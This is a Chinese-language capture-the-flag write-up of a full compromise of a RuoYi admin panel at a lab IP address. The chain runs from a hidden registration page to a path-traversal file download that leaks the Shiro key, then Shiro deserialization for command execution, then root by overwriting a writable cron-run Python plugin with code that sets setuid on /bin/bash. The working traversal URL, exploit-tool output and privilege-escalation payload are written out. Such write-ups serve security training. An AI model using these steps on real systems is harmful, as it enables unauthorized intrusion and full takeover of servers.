



Ruoyi

目标10.24.69.119




有个提示，注册界面


```
1 <!DOCTYPE html>
2 <html lang="zh">
3 <head>
4   <meta charset="utf-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0">
6   <title>登录若依系统</title>
7   <meta name="description" content="若依后台管理框架">
8   <link href="/css/bootstrap.min.css" rel="stylesheet"/>
9   <link href="/css/font-awesome.min.css" rel="stylesheet"/>
10  <link href="/css/style.css" rel="stylesheet"/>
11  <link href="/css/login.min.css" rel="stylesheet"/>
12  <link href="/ruoyi/css/ry-ui.css?v=4.5.0" rel="stylesheet"/>
13  <!-- 移动端设备适配 -->
14  <meta name="renderer" content="webkit">
15  <!-- 解决IE兼容兼容模式 -->
16  <meta http-equiv="X-UA-Compatible" content="IE=edge">
17  <link rel="shortcut icon" href="/favicon.ico"/>
18  <style type="text/css">label.error { position:inherit; }</style>
19  <script>
20    if(window.top!==window.self){alert('未登录或登录超时，请重新登录');window.top.location=window.location;}
21  </script>
22  <!-- /r3g1ster -->
23 </head>
24 <body class="signin">
25   <div class="signinpanel">
26     <div class="row">
27       <div class="col-sm-7">
28         <div class="signin-info">
29           <div class="logopanel m-b">
30             <h1></h1>
31           </div>
32           <div class="m-b"></div>
33           <h4>欢迎使用 <strong>若依 后台管理系统</strong></h4>
34           <ul class="m-b">
35             <li><i class="fa fa-arrow-circle-o-right m-r-xs"></i> SpringBoot</li>
36             <li><i class="fa fa-arrow-circle-o-right m-r-xs"></i> Mybatis</li>
37             <li><i class="fa fa-arrow-circle-o-right m-r-xs"></i> Shiro</li>
38             <li><i class="fa fa-arrow-circle-o-right m-r-xs"></i> Thymeleaf</li>
39             <li><i class="fa fa-arrow-circle-o-right m-r-xs"></i> Bootstrap</li>
40           </ul>
41           <strong>测试账号请联系管理员开通</strong>
42         </div>
43       </div>
44       <div class="col-sm-5">
45         <form id="signupForm" autocomplete="off">
46           <h4 class="no-margins">注册: </h4>
```



随便注册个账号进入后台




找到一个任意文件下载漏洞




尝试半天没找到密钥，问ai可以先访问/proc/self/cmdline查看一下服务，然后下载网站配置文件

[http://10.24.69.119/common/download/resource?](http://10.24.69.119/common/download/resource?resource=/profile/../../../../../../../../opt/tomcat/webapps/ROOT/WEB-)
[resource=/profile/../../../../../../../../opt/tomcat/webapps/ROOT/WEB-](http://10.24.69.119/common/download/resource?resource=/profile/../../../../../../../../opt/tomcat/webapps/ROOT/WEB-)

INF/classes/application.yml



得到密钥



shiro利用

设置

▼ 检测目标

GET 目标地址 http://10.24.69.119/ 超时设置/s 10

▼ 复杂请求

请求头 Abc: 123 POST数据 a=123

▼ 密钥探测

关键字 rememberMe 指定密钥 IUAj/E1hWmUIXÿYqMjAyNg== ☒ AES GCM 检测当前密钥 爆破密钥

▼ 利用方式

利用链 CommonsBeanutils1 回显方式 AllEcho 检测当前利用链 爆破利用链及回显

检测日志 × 命令执行 × 内存马 × key生成 ×

[++] 发现构造链:CommonsBeanutils1 回显方式: AllEcho
[++] 请尝试进行功能区利用。


BY SummerSec

检测日志 × 命令执行 × 内存马 × key生成 ×

输入命令 id 执行

uid=1001(fortonight) gid=1001(fortonight) groups=1001(fortonight),1002(ops)

反弹shell



提权

system下面有个定时任务，然后插件现有账户可写，所以劫持插件的py文件写入恶意代码

```

fortonight@Ruoyi:/etc/systemd/system$ ls -la
total 44
drwxr-xr-x 7 root root 4096 Mar 30 04:21 .
drwxr-xr-x 5 root root 4096 Mar 18 2025 ..
lrwxrwxrwx 1 root root 45 Mar 18 2025 dbus-org.freedesktop
p.timesyncd.service -> /lib/systemd/system/systemd-timesyncd.
service
drwxr-xr-x 2 root root 4096 Mar 18 2025 getty.target.wants
lrwxrwxrwx 1 root root 9 Apr 11 2025 inspircd.service ->
/dev/null
-rw-r--r-- 1 root root 323 Apr 4 2025 irc_bot.service
drwxr-xr-x 2 root root 4096 Mar 30 04:21 multi-user.target.wa
nts
drwxr-xr-x 2 root root 4096 Mar 18 2025 network-online.targe
t.wants
-rw-r--r-- 1 root root 179 Mar 30 04:38 ops-report.service
-rw-r--r-- 1 root root 150 Mar 30 04:38 ops-report.timer
lrwxrwxrwx 1 root root 40 Mar 12 08:19 redis.service -> /li
b/systemd/system/redis-server.service
lrwxrwxrwx 1 root root 31 Mar 18 2025 sshd.service -> /li
b/systemd/system/ssh.service
drwxr-xr-x 2 root root 4096 Mar 18 2025 sysinit.target.wants
lrwxrwxrwx 1 root root 35 Mar 18 2025 syslog.service -> /l
ib/systemd/system/rsyslog.service
drwxr-xr-x 2 root root 4096 Mar 30 04:21 timers.target.wants
-rw-r--r-- 1 root root 577 Mar 30 20:34 tomcat.service
fortonight@Ruoyi:/etc/systemd/system$ cat ops-report.
cat: ops-report.: No such file or directory
fortonight@Ruoyi:/etc/systemd/system$ cat ops-report.timer
[Unit]

```

Description=Run ops report periodically

[Timer]

OnBootSec=2min

OnUnitActiveSec=1min

Unit=ops-report.service

[Install]

WantedBy=timers.target

fortonight@Ruoyi:/etc/systemd/system\$ cat ops-report.service

[Unit]

Description=Ops Report Generator

After=network.target

[Service]

Type=oneshot

User=root

WorkingDirectory=/opt/opsagent

ExecStart=/usr/bin/python3 /opt/opsagent/reporter.py

fortonight@Ruoyi:/etc/systemd/system\$ ls -la /opt

total 10652

drwxr-xr-x	5	root	root	4096	Mar 30 04:38	.
drwxr-xr-x	18	root	root	4096	Mar 18 2025	..
-rw-r--r--	1	root	root	10885192	Mar 19 2024	apache-tomcat-8.5.100.tar.gz
drwxr-xr-x	3	root	root	4096	Mar 30 04:21	opsagent
drwxr-xr-x	12	root	root	4096	Mar 12 08:25	Ruoyi
drwxr-xr-x	9	fortonight	fortonight	4096	Mar 30 04:38	tomcat

fortonight@Ruoyi:/etc/systemd/system\$ ls -la /opt/opsagent/

total 20

drwxr-xr-x	3	root	root	4096	Mar 30 04:21	.
drwxr-xr-x	5	root	root	4096	Mar 30 04:38	..
drwxrwxr-x	3	root	ops	4096	Mar 30 04:21	plugins
-rw-r--r--	1	root	root	80	Mar 30 04:38	README.md
-rwxr-xr-x	1	root	root	577	Mar 30 04:38	reporter.py

fortonight@Ruoyi:/etc/systemd/system\$ cat /opt/opsagent/reporter.py

#!/usr/bin/env python3


```

import importlib.util
import json
from datetime import datetime
from pathlib import Path

root = Path("/opt/opsagent")
plugin = root / "plugins" / "netmon.py"
output_dir = Path("/var/log/opsagent")

spec = importlib.util.spec_from_file_location("netmon", plugin)
module = importlib.util.module_from_spec(spec)
spec.loader.exec_module(module)
payload = module.collect()
output_dir.mkdir(parents=True, exist_ok=True)
stamp = datetime.utcnow().strftime("%Y%m%d%H%M%S")
(output_dir / f"netmon-{stamp}.json").write_text(json.dumps(payload), encoding="utf-8")

```

写入恶意代码

```

cat << EOF > /opt/opsagent/plugins/netmon.py
import os

def collect():
    os.system("chmod +s /bin/bash")
    return {"status": "fixed"}
EOF

```

得到root: flag{cc348dd6b858eb87eedfcd32dcaa7358}

```

fortonight@Ruoyi:/etc/systemd/system$ /bin/bash -p
bash-5.0# id
uid=1001(fortonight) gid=1001(fortonight) euid=0(root) egid=0(root) groups=0(root),1001(fortonight),1002(ops)
bash-5.0# cat /root/root.txt
flag{cc348dd6b858eb87eedfcd32dcaa7358}
bash-5.0# c

```